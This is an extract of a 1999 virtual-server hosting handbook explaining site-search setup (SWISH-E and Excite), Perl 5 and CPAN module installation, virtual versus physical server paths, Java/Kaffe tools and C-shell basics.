    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions # Pointer: http://www.login-iderver.com/cgi-bin/search.cgi/ # Maintained by: Login-iderver Technical Support # support@login-iderver.com) 1000 # http://www.login-iderver.com/support/default.html # "Virtual Server - Technical Support" 10472 885 # http://www.login-iderver.com/support/default.html # "default.html" 1316 403 # http://www.login-iderver.com/servers/server_a.html # "Virtual Server A" 5432 The command line method enables you to check that the SWISH-E search is working correctly. After you know that the search is working install a web page that will process the search. Using the HTML Source for the Search Form The HTML source below represents a sample search form. This form can be customized for your Virtual Server by changing the occurrence of SWISH_INDEX_FILE to the name of the SWISH-E index which you specified as the value for the IndexFile variable in the SWISH-E configuration file. Sample Search Form This is an example of the code for the search form that will be used by your web site's visitors to search your site. This page can be placed anywhere you choose in your htdocs directory. <html> <head> <title>Search Swish Index</title> </head> <body> <h1>Search Swish Index</h1> <form method="GET" action="/cgi-bin/library/searchindex/query.pl"> <!-- want to mimic "swish -f swishindex -w keywords -m maxresults" --> <input type="hidden" name="swishindex" value="/usr/local/swish-e/SWISH_INDEX_FILE"> <b>Search for the following keywords:</b><br> <input name="keywords" size=40 maxlength=512> http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 175
  • 176.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions <p> &#160; &#160; <input type=radio name=detail value=yes CHECKED> <b>Verbose report</b> &#160; &#160; <input type=radio name=detail value=no> <b>Simple report</b> <p> <b>Maximum number of results:</b><br> <input name="maxresults" size=5 value=40 maxlength=64> <p> <input type="submit" value="Search"> <input type="reset" value="Reset"> <p> <p> search example 1: john and doe or jane<br> search example 2: john and (doe or jane)<br> search example 3: not (john or jane) and doe<br> search example 4: j* and doe<br> <p> </form> </body> </html> If you would like to hide the "maxresults" edit field then add a "type=hidden" argument with the input tag. The "maxresults" line would then look like this: <input name="maxresults" type = "hidden" size=5 value=40 maxlength=64> If you are unfamiliar with the FORM HTML element, or would like to learn more about forms, the following URL is an excellent resource: http://www.ncsa.uiuc.edu/SDG/Software/Mosaic/Docs/fill-out-forms/overview.html Installing the Search CGI 2. Upload the Search Form you created in the previous section. 3. Store it in your usr/local/etc/httpd/htdocs directory or any directory below your htdocs directory on your server. 4. Customize the form (by adding graphics and so forth). Do not alter the variable name for each input field. 5. Customize the appearance of the Search CGI by following the steps below. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 176
  • 177.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions To customize the appearance of the search CGI script Two subroutines in your usr/local/etc/httpd/cgi-bin/library /searchindex/util.pl file are used to print out header and footer information . These functions are print_header_info and print_footer_info. Feel free to modify these functions so that the CGI script outputs pages that are synchronized with the graphics and format of the rest of your site. Test your search form Your search form should now be up and running. Use your browser to go to your search page and test out your new search form. Keep your index up to date As you change your web pages, update your search index by running the SWISH-E script. % cd ~/usr/local/swish-e % ./swish-e -c CONFIG_FILE Where CONFIG_FILE is the name of your SWISH-E configuration file you created. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 177
  • 178.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Excite Excite for Web Servers makes it easy for you to add Excite, Inc.'s advanced concept-based searching to your Web site. Excite for Web Servers provides a simple Web-browser interface for administering Excite, indexing, and searching over collections of documents. In particular, Excite can: ♣ Specify a set of documents to be considered a single collection over which one can search ♣ Design customized pages for displaying results to users who wish to search over that collection ♣ Index that collection, monitoring the progress, and allow searching of the collection using a concept-based search in addition to simple keyword searching. With Excite for Web Servers, it's easy to set up concept-based-searchable Web sites in minutes. Installing Excite 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter cd. This action places you into your home directory. 3. Enter /usr/local/contrib/excite-install. This action runs the excite install script for your virtual server. 4. When the install script asks you for a password, enter a password you want to use to access the Excite online configuration CGI programs. Note: Excite for Web Servers requires about 4MB of server disk space. Be sure that you have this space available under your Virtual Server disk space quota before installing Excite. Configuring Excite Excite includes several administration CGI programs to help you configure your searches. To create a new search index, do the following: 1. Access the main Excite administration page on your server using the password you chose when originally installing excite: http:// your-domain.com/cgi-bin/AT-admin.cgi/ 2. Excite calls the set of documents you want searched a collection. To create a new collection, enter a name for your collection in the first text box and click the Create New Collection button. 3. You should now see the Configure New Collection form. The collection index at the top of the page should be set correctly already. 4. In the Choose the Files to Index section of the form you can chose which files or directories you want to include in the collection. The collection is set by default to include the /usr/local/etc/httpd/htdocs directory. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 178
  • 179.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions 5. The Index Filter section allows you to fine tune the inclusion of pages in the search by using filters you can define. Click on the documentation link for more help. 6. When you finish configuring the collection, click the Save button at the bottom of the page. 7. You can now create an index for the newly configured collection. Click the Index button. The next page will show you the configuration of your collection and you can click on the Index button on this page to begin the indexing process. The process will run in the background on your Virtual Server. You can monitor progress by clicking on the View Logs button. 8. Excite also has a utility to create the search page for you. Click the Generate button. After filling out the form, click the Generate button at the bottom of the page. Your search page will be located at: http://yourdomain.com/Excite/AT-<collection_name>query.html Excite Documentation The Excite installation contains documentation that will be installed on your Virtual Server when you install the software. You can locate more information about Excite at this URL: http://yourdomain.com/Excite/AT-help.html You can also get more information about Excite at the Excite for Web Servers home page: http://www.excite.com/navigate/ http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 179
  • 180.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Chapter 13 Programming on the Virtual Server The virtual server system is robust in its support of programming languages and compilers. The following compilers are supported: ♣ gcc (g++) ♣ C (cc) ♣ as (an assembler) ♣ Kaffe, a Java "interpreter" and "Just-in-Time" compiler. In addition to the above compilers, the Virtual Server system has the capability to run interpreted languages such as Perl. While it is beyond the scope of this chapter to teach you how to program in a specific language, it can address some common errors that are encountered when using these utilities. Initially, this chapter discusses Perl because it is the language most chosen for web development. The theoretical discussion of Perl, however, equally applies to scripts written in other languages. This chapter contains the following: ♣ The Virtual Server vs. the physical server ♣ Scripting using Perl ♣ Understanding Kaffe ♣ Understanding Shell Languages http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 180
  • 181.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server The Virtual Server vs. the Physical Server Programming on your Virtual Server is different than the programming you may have done in the past. The Virtual Server runs in a special environment that protects and isolates one Virtual Server from another. Because this difference is integrated into the technology of the Virtual Server system, it is sometimes not readily apparent. What causes additional confusion is that Telnet (the program you use to connect to the command line of your virtual server) does not run under the Virtual Server environment. Programs are often written and tested from a Telnet "environment," which is different than the environment the script runs under when called, such as from a web server. Only one user has access to Telnet (the Virtual Server Administrator). When you are logged onto your Virtual Server via Telnet, you are not constrained by the Virtual Server environment. You have access to many utilities which otherwise you would not. The Telnet administrator’s "environment" includes access to much of the physical server on which the Virtual Server resides. When a Virtual Server Administrator connects to a Virtual Server via Telnet, she arrives at a command prompt display that defaults to her "home" directory: virtual-server: {1} % Note: The above line is a sample of how a command prompt normally appears in a Telnet session. The rest of the chapter uses a % sign to represent the command prompt. When you run the command pwd (print working directory), it tells you the directory you are in: % pwd /usr/home/login-id Where "login-id" is the "login" name of the Virtual Server Administrator. The following is an example from berrett.org. berrett: {2} % pwd /usr/home/berrett For services other than primary Telnet login, however, your home directory is mapped to "/", or "root". For example, when you connect to a Virtual Server with FTP at the telnet prompt (using a hypothetical domain name of "yourdomain.com") and type "pwd," it returns only a "/", thus omitting the /usr/home/berret prefix. % ftp yourdomain.com Connected to yourdomain.com 220 yourdomain.com ftp server (Version 5.3.2) ready. Name (yourdomain.com:root): login-id 331 Password required for login-id. Password: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 181
  • 182.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server 230 User login-id logged in. Remote system type is UNIX. Using binary mode to transfer files. ftp> pwd 257 "/" is current directory. ftp> The difference between the path seen in Telnet and other services can cause common problems when programming CGI scripts. For example, at times Administrators desire to send mail from a script. In traditional UNIX, a call can be made to the "sendmail" program to send mail. When writing scripts, you must set the "path" to the program you want to run. With UNIX, you can type "which sendmail" to find the path to the program you are calling. For example: % which sendmail /usr/sbin/sendmail Using which in the above example returns the path to the physical server Sendmail, rather than your personal Virtual Server Sendmail that resides on the physical server. Using which for locating a programs path can be misleading since the path used in CGI scripts need to be valid when run in the Virtual Environment. This problem is addressed in the following sections. Scripting on your Virtual Server There are several programs that enable you to get more information from your virtual server. The following is a list of useful commands: ♣ which ♣ whereis ♣ PERL The above commands are explained in the following sections. Using "which" The which program looks through the various paths in your .cshrc file (a configuration file in your $HOME directory) and returns to the path of the first program that matches the which query. The following is an example of what a .CSHRC path might look like: set path = (~/bin /bin /usr/bin /usr/X11/bin /usr/contrib/bin /usr/contrib/mh/bin /usr/games /usr/local/bin) The tilde (~) is another way of specifying $HOME (your home directory). In the above example, entering "which sendmail" tells the Virtual Server to search for the program "sendmail" in the /usr/home/login- id/bin/ directory. Since the program is there, it returns: % which sendmail /usr/home/login-id/bin/sendmail http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 182
  • 183.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Using "whereis" There are other methods for checking the location of a program. One way of checking is called "whereis". It checks a different set of paths than the "which" command to find its programs, so the same test yields a different result: % whereis sendmail /usr/sbin/sendmail In this instance, the physical server's sendmail is found (/usr/sbin/ was checked before ~/bin). This is important because the paths are different for the scripts you run from a web page instead of a Telnet prompt . When run from the web server, the scripts no longer have access to libraries or directories above the $HOME directory; wth Telnet you do have access to libraries and directories. When scripts are run from a web server, for example, they are run from a severly restricted userid, thus /usr/home/login-id is changed to simply "/" and your script cannot gain access above this directory to access any part of the physical server For example, if you were to write a script with the path /usr/sbin/sendmail, the Virtual Server would begin looking in /usr/home/login-id/ to try to find the path /usr/sbin/sendmail. Since this path does not exist on your Virtual Server by default, the path /usr/home/login-id/usr/sbin/sendmail would not be present. Your script, therefore would terminate with an error: "Unable to find sendmail." The problem persists if you were to write a script setting the path to sendmail as /usr/home/login-id/bin/sendmail. When the script executes, it would look in the $HOME directory (as it is now root "/") to find /usr/home/login-id/bin/sendmail. To make the search more clear, it would try to find /usr/home/login-id/usr/home/login- id/bin/sendmail. This path also does not exist by default on the Server. Note: When programming for a Virtual Server, remember that the Virtual Server assumes the $HOME directory as the virtual root directory, and your path to sendmail in this case would just be /bin/sendmail. Then, when the script runs, it will try to find $HOME/bin/sendmail (/usr/home/login-id/bin/sendmail). Since this path is present, your script will run as expected. Path to Perl The same problem of confusing the Virtual Server with the physical server can appear when indicating paths to the Perl Interpreter. Entering "which perl", returns the first Perl path seen in your .CSHRC $PATH. If this is Perl 4, you may indicate a wrong path to the Perl interpreter in your script. To use the Perl 5 interpreter, you must first install it. To install Perl 5 From the Telnet command prompt, enter % tar -xvf /usr/local/contrib/perl5.tar http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 183
  • 184.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Note: The above command will install the tar file from the physical server’s /usr/local/contrib/ directory to your Virtual Server. The installation places Perl 5 (with all the standard libraries) onto your Virtual Server in the directory ~/usr/local/lib/perl5/. The new Perl 5 binary resides in the ~/usr/local/bin/ directory. So, the correct path to PERL5 in your perl CGI scripts should say: #!/usr/local/bin/perl When run from the web, the script changes to the virtual environment and runs $HOME/usr/local/bin/perl. Creating or Testing in the Virtual Server Environment At times, you may create or use a script from someone else, but you want to test the script in the virtual environment. To test a script From the Telnet command prompt, append the "virtual" command before you call the script. For example: % virtual ./env.cgi The above command would run the env.cgi script in the same virtual environment that exists for the web server. This action forces each path in the env.cgi script to run in the "virtual" mode. Note: Call the script by entering a "./" in which The dot is a trick that means "Start in the directory I'm in." http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 184
  • 185.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Scripting Using Perl PERL (Practical Extraction and Report Language) is an interpreted programming language that matches patterns, manipulates information, and is useful for automating systems administration. Over time, it has become the language of choice for most of the CGI scripts currently in use on the web. The Perl binary (interpreter) can be called in two ways: ♣ Directly from the command line ♣ Running the program on the first line of the file You can call Perl 5 explicitly from the command line. For example: % ~/usr/local/bin/perl ./env.cgi You can also call Perl by running the program on the first line of the file using the "#!" notation. For example, if you are creating a Perl script, open a file and enter #!/usr/local/bin/perl as the first line. This informs the computer that the script is a Perl script. Duplicating the Virtual Environment If you desire to execute the script duplicating the virtual environment, use the "virtual" command: % virtual ./env.cgi The first line in the ENV.CGI is #!/usr/local/bin/perl, so the Perl5 binary will be used for the script. The Perl interpreter can also take command line options, which can be useful in debugging scripts. They can also be included on the first line of your script. For example, the following causes the Perl interpreter to check the syntax of the script: #!/usr/local/bin/perl -c The following forces the Perl interpreter to look in the /usr/local/lib/perl5 directory for "include" files: #!/usr/local/bin/perl -I/usr/local/lib/PERL5 The following forces the Perl interpreter to print warnings #!/usr/local/bin/perl -w Note: When a script doesn’t work properly, the -w and -c options can help debug by generating warnings and checking for syntax errors. In addition to these options, check your web server error log files for errors. To check your server’s error log files 1. Connect to your Virtual Server via Telnet. 2. Change directories to the log directory. 3. Tail the error log. % cd ~/www/logs % tail error_log http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 185
  • 186.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Common Problems and Solutions with Perl Scripts The following are some common problems and possible solutions that can occur with Perl scripts on a Virtual Server. Problem with Perl 5 Scripts: The script requires PERL5, but PERL5 isn't on the Virtual Server or The path to PERL5 that the script uses is #!/usr/bin/perl rather than #!/usr/local/bin/perl. Solution: Install PERL5. To install PERL5 1. Connect to your Virtual Server via Telnet or SSH and from the command prompt execute the following commands: % cd % tar –xvf /usr/local/contrib/perl5.tar After installing PERL5, point to your new Perl installation by editing your CGI script . To edit your CGI script on the Virtual Server 1. From the command prompt % cd www/cgi-bin % pico my-cgi.cgi 2. Change the first line of the script from: #!/usr/bin/perl to: #!/usr/local/bin/perl This action runs your Perl program using the PERL5 interpreter rather than PERL4, which is located in ~/usr/bin/perl. The PERL5 install now installs a hard linked copy of PERL 5. This saves space on the Virtual Server (about 10.8 megs). If you need your own copy of PERL5, run vinstall at the command prompt and enter perl5cp to install your own copy of Perl5: % vinstall perl5cp vinstall can also install the linked copy of PERL 5: % vinstall perl5 Problem with Utilities: Utilities such as "sendmail" don't seem to work. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 186
  • 187.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Solution: Because the problem is probably a path issue, such as /usr/sbin/sendmail being used rather than /bin/sendmail, you must change the paths from physical server paths to Virtual Server paths. Note: To ensure that your script is calling paths to the Virtual Server environment, see the previous section entitled The Virtual Server vs. the Physical Server for more information. Problem with Perl Script Module: A module isn't found in the Perl script which is probably because of a path issue ("usr" or "require" not indicating the correct path to the PERL module) or the module isn't included in the current PERL installation. Solutions: Any one of the following solutions can solve the problem when a module isn’t found in the PERL interpreter's directory: ♣ Put the module in the same directory in which the PERL script is running and do not set a path to it (just call it by name using the "use" or "require" or other such syntax) ♣ Put the module in the directory where your other modules are stored, normally (/usr/local/lib/perl5/). ♣ Add the path to modules you have created or desire to use into the @INC array (to use this solution, we suggest referring to the O'Reilly series books on Perl). Note: For some additional insight on using PERL modules on a Virtual Server, you can also read Lincoln Stein's "Writing Apache Modules with Perl and C," due out this year. Installing Perl5 Modules on Your Virtual Server Utilities for installing PERL5 modules generally assume that the installation is being done in the root area of the file system of the host machine. As a Virtual Server user, you do not have access to the root area of the host machine. You must install PERL5 modules locally, within your Virtual Server file system. The following topics are xplained below in more detail: ♣ Installing Perl5 Modules Locally ♣ Making Scripts Find Your Installed Modules ♣ Installing New Modules that Require Locally Installed Modules ♣ Module Installation Using CPAN.pm Installing Perl5 Modules Locally Normally, the PERL5 module installation procedure includes commands something like these: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 187
  • 188.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server % perl5 Makefile.PL % make % make test % make install The first command, perl5 Makefile.PL, directs PERL5 to create a makefile for the new module you are installing. When installing a PERL5 module locally you must designate the home directory of your PERL5 installation at the command prompt. That path is used by PERL5 to create the makefile. Substitute the following command for PERL5 Makefile.PL: % perl5 Makefile.PL PREFIX=/usr/home/login- id/usr/local The value "login-id" should be replaced with the username of your Virtual Server. The complete installation process is: % perl5 Makefile.PL PREFIX=/usr/home/login- id/usr/local % make % make test % make install For older modules it may be necessary to designate several other variables on the command line during the module installation: % perl5 Makefile.PL PREFIX=/usr/home/login-id/usr/local INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 INSTALLSCRIPT=/usr/home/login-id/usr/local/bin INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl INSTALLBIN=/usr/home/login-id/usr/local/bin INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3 To save yourself some typing you can create a file and put these variable assignments above in the file (<filename>) something like this: PREFIX=/usr/home/login-id/usr/local INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 INSTALLSCRIPT=/usr/home/login-id/usr/local/bin INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl INSTALLBIN=/usr/home/login-id/usr/local/bin INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3 Then, each time you install a PERL5 module you can use the following syntax: % perl5 Makefile.PL 'cat <filename>' % make % make test % make install You also can have a few different installation procedures for local modules. For example, use one for production PERL and another for development: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 188
  • 189.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server % perl5 Makefile.PL 'cat <filename>.production' or % perl5 Makefile.PL 'cat <filename>.development' Making Scripts Find Your Installed Modules When you install PERL5 on your Virtual Server, all pre-installed modules will be installed into these four directories (depending on which version of PERL5 you are installing): /usr/lib/perl5 /usr/lib/perl5/i386-bsdos/5.00X /usr/lib/perl5/site_perl/i386-bsdos /usr/lib/perl5/site_perl These directories above are preset in the PERL5's @INC array, which contains the paths that PERL5 searches in order to find modules. If you install PERL5 modules locally as described above, you must append two local directories to the @INC array in your Perl5 scripts. To append the local directories to the @INC array 1. Add [/usr/home/login-id/usr/local/lib/perl5]. 2. Add [/usr/home/login-id/usr/local/lib/perl5/site_perl]. The architecture-specific directories can be searched by PERL automatically. Each time you use modules in such a path, you must add lines to your scripts. To add lines to your scripts 1. Add use lib qw(/usr/home/login-id/usr/local/lib/perl5 2. Add (/usr/home/login-id/usr/local/lib/perl5/site_perl) Note: You don't have to put the lines into a BEGIN block; the LIB.PM module takes care of it for you. It also adds the architecture-specific directories. To Use a BEGIN block to include your installed modules § Add BEGIN { unshift @INC, qw(/usr/home/login-id/usr/local/lib/perl5 § Add /usr/home/login-id/usr/local/lib/perl5/site_perl); }. Note: The "use lib" construct seems to be cleaner. The unshift @INC construct doesn't automatically add the architecture-specific directories to the @INC array. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 189
  • 190.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Installing New Modules that Require Locally Installed Modules Problem: Imagine that you have installed module A in /usr/home/login- id/usr/local/lib/perl5. Now you want to install a module B that demands module A to be already installed. Although you have installed the A module, somehow B can't locate it. Why? Because when you try to install the module B it doesn't know that you have module A installed locally. Perl5 searches the basic 4 directories as defined by default in the @INC array, but your local directories aren't listed there. Solution: The PERL5LIB environment variable performs the same way in the shell as "use lib" does in your script. Type the following at the command line: % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5 % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5/site_perl Note: If you use a shell different from csh/tcsh, check the main page of your shell prompt to see how to set the environment variables. Put this setenv statement into .login or another file that is used as a source each time you login into your account. You won’t have to set the setenv each time you login. Module Installation Using CPAN.pm An alternative to manually installing PERL5 modules is the CPAN.pm module (see http://www.perl.com/CPAN-local/) which automates module download and installation. If you have PERL5.004 or higher installed, CPAN.pm is included with the distribution bundle. Otherwise, you can download it from CPAN. Note: When you install CPAN.pm or use it the first time, the module prompts you about a PREFIX directory. This enables you to define a different PREFIX directory if you are doing a local installation. To run the CPAN.pm module: % perl5 -MCPAN -e shell % install CGI % i /CGI/ The above commands load the latest CGI module, unpack it, make it, test it and install it into your local area or the directory you specified as the PREFIX directory. After it has done that, it returns a module list that matches that pattern. The CPAN.pm module has more functionality, like checking for the latest modules. Run perldoc CPAN from your prompt to read the manual. The content on this page was adapted from TULARC: The Ultimate Learn and Resource Center and was originally authored by Bekman Stas. http://www.eprotect.com/stas/TULARC/webmaster/myfaq.html#7. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 190
  • 191.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Understanding Kaffe Kaffe (Swedish word for coffee) is a utility that can convert Java byte code to its host machine's native byte code. Programming with Java Virtual Machine Java is a programming language designed by Sun Microsystems and offers many benefits to the professional programmer and application developer. For example, Java is a byte-compiled language and is completely portable. You can run the same Java binary (or Java class as it is more correctly termed) on a wide range of operating system platforms. Java is much faster than interpreted languages (TCL, PERL, etc) but cannot run as fast as fully compiled languages (C, C++). Because of its portability, Java and the World Wide Web make an excellent match. With a Java-enabled browser, web designers can embed Java applets (small applications) into their web content. The applets are downloaded over the Internet with the web page and are then executed on the local computer. Applets can add interactivity, animations, multimedia, or database interfaces to an otherwise dull and listless web site. The Java Virtual Machine is at the heart of the Java programming language. In fact, you can't run a Java class or Java applet without also running an implementation of the Java Virtual Machine. For example, both the browsers Netscape and MSIE include an implementation of the Java Virtual Machine (usually referred to as a Java runtime system). The Java Virtual Machine is the engine that actually executes a Java program. When a Java program is run, the instructions are not executed directly by the hardware of the local system, but rather by an interpreter or "virtual processor" that walks through the instructions, step-by-step, and carries out the action represented by the instructions. This may seem abstract, but it actually provides a level of protection between your computer and the software you run on your computer. With a Virtual Machine, it is very easy to insert protections (buffers) that prevent a program from performing malicious acts, such as deleting files on your disk or corrupting computer memory. Using Java on Your Virtual Server There are several Java tools which are currently available on your Virtual Server. The tools are compatible with version 1.0.2 of the Java spec. The 1.0.2 spec is supported by all Java enabled browsers. The following is a list of the Java tools included on your Virtual Server. ♣ javac - Java Bytecode Compiler ♣ java - Java Virtual Machine and "Just-In-Time" Compiler ♣ toba - Java Native or "Way Ahead of Time" Compiler javac - Java Bytecode Compiler javac converts Java source code (.java files) into .CLASS files that contain the Java bytecode for the class. For example: % javac Test.java http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 191
  • 192.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server where Test.java is a Java source code file. The resulting class file can then be embedded into web content. If you have a Java-enabled browser you can see the example applet yourself. java - Java Virtual Machine (Interpreter) and "Just-In-Time" Compiler The Java Virtual Machine is an interpreter for Java bytecode. This also includes a "Just-in-time" (JIT) code generator. JIT is a technique for speeding up the execution of interpreted programs. The idea is that, just before a method is run for the first time, the machine-independent Java bytecode for the method is converted into native machine code. This native machine code can then be executed by the computer directly, rather than via an interpreter. JIT code generator greatly increases the speed of interpreted bytecode to nearly the speed of compiled code. For example: % java Test This executes the Test.class bytecode compiled using the javac bytecode compiler (see above). The Java Virtual Machine installed on the servers is Kaffe 0.84. Kaffe version 0.91 (which is Java 1.1 compliant) is available as well. The Java version 1.1 compliant interpreter can be executed using the "java1.1" ("java1.1") command, for example: % java1.1 Test toba - Java Native or "Way Ahead of Time" Compiler toba is a system for generating standalone Java applications that execute 1.5 to 10 times faster than interpreted and Just-In-Time (JIT) compiled applications. In other words, toba is a Java native compiler. Example: % toba Test.java Running the toba command on Java bytecode produces a native executable. In the example above, an "a.out" executable is produced. This executable can then be run just like other executables: % ./a.out Other programming languages gcc, cc, as and other compilers are available. The general form for compiling a program written in C would be: gcc -o filename.out filename.c where 'filename.c' is the source file, and 'filename.out' is the name you want to give the binary. 'cc', 'gcc' and 'g++' have many command line options. For more detailed information on these, we suggest initially looking at the Man (Manual) pages: % man gcc % man cc http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 192
  • 193.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server As one final note, there are also Man pages for some standard library functions, such as malloc(). The example with malloc () is especially pertinent, as it and other functions that relate to it are stored in the STDLIB.H header file (which is something you can learn from the Man pages, but may otherwise confuse you). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 193
  • 194.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Understanding Shell Languages UNIX is an operating system in that it enables you to interact with the hardware when no other applications are running. The basic UNIX interface is something called a shell and is represented by a command prompt. Some shells that come with your Virtual Server include: bash GNU Bourne-Again shell csh A shell (command interpreter) with C-like syntax ksh Public domain Korn shell scotty A TCL shell including tnm extensions sh Command interpreter (basic shell) tclsh Simple shell containing Tcl interpreter tcsh C shell with file name completion and command line editing wish Simple windows shell zsh The Z shell Note: "C shell" (csh) is the default shell for your Virtual Server. Information on each of these shells can be obtained from a Man page query: % man csh You can change a Virtual Server's default login shell by using the chsh command. When you run this command, it opens whatever you have set as your default editor, and allow you to change any of the following information: ♣ User database information for Virtual Servers. ♣ Shell: /bin/csh ♣ Full Name: ♣ Location: ♣ Office Phone: ♣ Home Phone: To change your shell from /bin/csh to /bin/tcsh 1. Change the path for your shell to Shell: /bin/tcsh. 2. Save the file. The new shell takes effect next time you log in to the Virtual Server. C-shell C-shell is the standard shell with the Virtual Server; you must understand how it works with your Virtual Server. Each Shell language is also an "interpreter." Shells can be used like Perl or other interpreted languages to write scripts, or automate systems administration tasks. For example, a simple "csh" script might look like the following: #!/bin/csh http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 194
  • 195.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server echo "Content-type: text/plain" echo "" printenv Note: If this script were called from the web, the user's "environment" would be output to the browser. Some of C-shell's features include the ability to: ♣ Pipe output of one program into the input of another program. ♣ Use the asterisk for wildcard filename abbreviations. ♣ Use shell variables (such as $HOME) for customizing the environment Access previous commands (command history). ♣ Create aliases (such as the "www" alias in the $HOME directory) in a shell program. The C-shell configuration files are found in the user's $HOME directory: .cshrc Executes every time a new shell is spawned (i.e., every time you make a Telnet connection to your server). .history Saves a list of commands executed from the command-line. .login Runs after the .cshrc file is executed. .logout Executed by the shell when the user logs out. Other important configuration files can be found in your ~/etc/ directory: ♣ Password file ♣ Sendmail file ♣ Aliases file. To obtain more C-shell information 1. Connect to your server via Telnet. At the command prompt enter % man csh Tip: You can also get information about other shells, such as the korn shell (ksh), using this technique. To obtain information about CSH commands 1. Connect to your server via Telnet. At the command prompt enter % man ls Note: Replace "ls" with any command that you need more information about. CSH commands and descriptions #A comment A script that has the symbol "#"as the first character is considered a "CSH" script #!shell Used to specify a different shell for the script. Replace the name "shell" with the path to the shell (including PERL) that you want to use for the script Null Returns an exit status of Zero http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 195
  • 196.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server * Wildcard symbol, matches "any" value @ Assigns a value of an arithmetic expression to the variable alias, allows you to assign an alias for a UNIX command. If you use DOS , you can make aliases for DOS commands that you commonly confuse with UNIX commands. Store the commands in the .cshrc file. If you overwrite the standard UNIX convention, call the original by prepending the forward slash to the command, by entering: % ls rather than % ls UNIX commands and descriptions bg Put the current job in the background break Resume execution (break out of while or foreach loop) breaksw Break out of switch statement case Identify a pattern in a switch statement cd Change Directory. Default changes user to home directory chdir Same as cd continue Resume execution of while or for each loop default Label the default case in a switch statement dirs Print the directory stack echo Write supplied string to stdout end Ends a foreach or switch statement endif Ends an if statement eval Eval is usually passed an argument. It resolves the variable then runs the resulting command exec Executes a command exit Exit a shell script fg Bring job to the foreground (see bg) foreach/end Runs a foreach loop glob Similiar to "echo", except no escapes are recognized. Often used in scripts to force a value to remain the same for the rest of the script goto Skips to a line beginning with whatever string you put after the goto command hashstat Display statistics that show the success level of locating commands via the path variable history Display a list of events if Begin a conditional statement http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 196
  • 197.
